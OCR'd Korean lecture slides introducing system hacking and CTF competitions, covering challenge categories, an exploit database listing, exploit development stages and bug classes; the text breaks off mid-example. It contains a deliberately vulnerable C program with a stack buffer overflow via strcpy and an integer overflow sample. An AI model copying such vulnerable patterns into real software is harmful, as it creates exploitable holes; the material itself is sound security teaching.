
시스템 해킹 101

김태범
ktb88@korea.ac.kr | hackability@naver.com
2017.02.23


소개

- 김태범 (1988.02.11)
  - 고려대학교 학사, 석사 졸업, 박사 재학 중 (컴퓨터 보안연구실, 이희조 교수님)
  - 학내 허니넷 구축 프로젝트 관리
  - 무선 보안 컨설팅 및 무선 감사 프로그램 개발 프로젝트 관리
  - 안드로이드, 스마트 TV 앱 보안 컨설팅
  - Microsoft Research Lab – Asia (MSRA) 협업
  - Microsoft Security Response Center (MSRC) 협업
  - WIPS 서버, 클라이언트 개발
  - 국내 해킹팀 TenDollar 창립
    - (지금은 활동 안하지만 언젠간 다시 ㅋ)
  - 그 외, 잡다하게 이것 저것 많이 좋아 함
  - 홈페이지: www.hackability.kr




소개

- 최근 관심 분야
  - Security Intelligence (Arch.) : 이건 그림 그리다가 그림쟁이 될뻔;;



소개

- 최근 관심 분야
  - Big Data (Theory, Development, Open Sources): 물리 서버 7대로 샤딩 클러스터 구축 운영. 전체 적인 틀 잡는거랑 오픈 소스가 너무 많이 엮여서 복잡 복잡




소개

- 최근 관심 분야
  - Automatic (Heap) Exploit Generation (AEG): 박사 주제인데 박사 졸업 못 할 듯....

- Stack Buffer Overflow

```c
#include <stdio.h>

void print_usage();

int main(int argc, char **argv, char **env)
{
    char buf[32];
    int n;
    print_usage();

    if (argc >= 2) {
        do {
            strcpy(buf, argv[1]);
            if (n > 0)
                printf("%s\n", buf);
            fflush(stdin);
        } while(n <= 0);
    } else
        printf("Usage : [program] [argv1]\n");

    return 0;
}

void print_usage()
{
    printf("This is simple test program\n");
}
```




1. Nothing with the binary
   - $\mathbb{C}_V$
2. +NX
   - $\mathbb{C}_B \wedge \mathbb{C}_V, \mathbb{C}_{BT} \in \{OOB\ read|write\}$
3. +NX +SSP
   - $\mathbb{C}_B \wedge \mathbb{C}_V, \mathbb{C}_{BT} \in \{OOB\ read|write\}$
4. +NX + SSP + Custom Stack
   - $\mathcal{M}_{cs} \wedge \mathbb{C}_B \wedge \mathbb{C}_V, \mathbb{C}_{BT} \in \{OOB\ read|write\}$

해킹 대회 (Capture The Flag) 소개

Capture The Flags (CTF) 설명

- Jeopardy 형식
  - web, reversing, crypto, pwnable 등등의 문제 풀이



Capture The Flags (CTF) 설명

- Attack & Defense 형식
  - 취약한 서비스를 제공해주고 빠르게 버그를 찾아 패치 하고 공격

Capture The Flags (CTF) 설명

- Jeopardy 형식
  - Web
    - SQL injection
      - default injection
      - filter bypass
      - blind injection
      - error-based injection
    - XSS, CSRF
    - XPATH injection
    - XXE injection
    - HTTP injection
    - Language vulnerability
      - PHP
    - NoSQL injection

Capture The Flags (CTF) 설명

- Jeopardy 형식
  - Reversing
    - 특정 루틴을 주고 만족 시키는 입력이 Flag
    - 안티 디버깅, 안티 리버싱, 안티 헥스레이 등등
    - 다양한 Architecture (x86, arm, mips, 등등)
    - apk, ios 등등의 앱도 문제로 출제됨

  - Pwnable
    - 프로그램 흐름을 변경하여 쉘을 획득 후 서버의 Flag 파일에 접근
    - 버그, 익스플로잇, 쉘 코드
    - 보안 옵션
    - 환경
    - 커널

Capture The Flags (CTF) 설명

- Jeopardy 형식
  - Crypto
    - 안전하지 않은 암호 설정을 찾고 암호화된 메시지를 해석
    - 고전 암호
    - 스트림, 블락 암호
    - 공개키
    - 현대 암호

  - Forensic
    - 문제의 형태가 다양함
    - 스테가노 (이미지, 소리, 동영상)
    - 디스크 이미지
    - 메모리 이미지


Capture The Flags (CTF) 설명


- Jeopardy 형식
  - PPC
    - 컴퓨팅을 이용하여 문제를 해결 하는 형식
    - 알고리즘 위주의 문제가 출제
  - Misc, Trial, Tutorial, …
    - 위 내용 외 기타 잡다한 문제들이 출제
    - 인터넷 검색, 상식, 등등
- 관련 사이트
  - ctftime.org
  - github.com/ctfs

보안 배경

보안 배경 – 익스플로잇

- **익스플로잇 (Exploit)**
  - 컴퓨터의 소프트웨어나 하드웨어의 버그, 보안 취약점 등 설계상 결함을 이용해 공격자의 의도된 동작을 수행하도록 만들어진 데이터 조각





Remote Exploits


This exploit category includes exploits for remote services or applications, including client side exploits.


Date Added	D	A	V	Title	Platform	Author
2016-10-21	-			TrendMicro InterScan Web Security Virtual Appliance - Remote Code Execution...	Hardware	Hacker Fantast.
2016-10-20	-			MiCasa VeraLite - Remote Code Execution	Hardware	Jacob Baines
2016-10-20	-			HakS WiFi Pineapple 2.4 - Preconfiguration Command Injection (Metasploit)	Linux	Metasploit
2016-10-20	-			OpenNMS - Java Object Unserialization Remote Code Execution (Metasploit)	Linux	Metasploit
2016-10-17	-			Ruby on Rails - Dynamic Render File Upload / Remote Code Execution	Multiple	Metasploit
2016-10-12				Subversion 1.6.6 / 1.6.12 - Code Execution	Linux	Glacier2One
2016-10-10	-			HP Client 9.1/9.0/8.1/7.9 - Command Injection	Multiple	SlidingWindow

Web Application Exploits

This exploit category includes exploits for web applications.

Date Added	D	A	V	Title	Platform	Author
2016-10-24	-			Orange Inventel LiveBox 5.08.3-sp - Cross-Site Request Forgery	Hardware	BlackMamba
2016-10-24				EC-CUBE 2.12.6 - Server-Side Request Forgery	PHP	Wadeek
2016-10-24	-			Industrial Secure Routers EDR-810 / EDR-G902 / EDR-G903 - Insecure Configuration...	Hardware	Sniper Pex
2016-10-23				Zenbership 107 - Multiple Vulnerabilities	PHP	Besim
2016-10-21	-			Just Dial Clone Script - SQL Injection	PHP	Arbin Godar
2016-10-21	-			FreePBX 10.13.66 - Remote Command Execution / Privilege Escalation	PHP	Christopher Da.
2016-10-20	-			Oracle BI Publisher 11.1.1.6.0 / 11.1.1.7.0 / 11.1.1.9.0 / 12.2.1.0.0 - XML...	XML	Jakub Palaczyn.





보안 배경 – 익스플로잇


- **익스플로잇 제작 과정**

제일 중요!!!!

Finding	Analyzing	Weaponizing	Making
By hand	Reversing	Bypass protections	Fun
Fuzzer	Debugging	Shellcoding	Profit
Research	Sleep	Architecture	Credit
Lucky (?)	And reversing	Effects	Trouble (??)

보안 배경 – 익스플로잇


- 좋은놈, 나쁜놈, 이상한놈



출처: Modeling The Security EcoSystem (2009)

보안 배경 – 버그

- **로직 버그**
  - 비정상적으로 프로그램이 종료되지는 않지만 의도적인 동작을 하지 않음




...Hello? Gary?

```
int average(int a, int b)
{
        return a + b / 2;
}
```

```
int average(int a, int b)
{
        return (a + b) / 2;
}
```

보안 배경 – 버그

- **정수 오버/언더플로우 버그**
  - 특정 상황 시 연산의 행위가 변경 될 수 있음




취약 프로그램

- 정수 오버/언더플로우

```c
#include <stdio.h>

int main()
{
        int i = 0x7fffefff;
        int j;
        scanf("%d", &j);

        printf("i = %d \n", i);
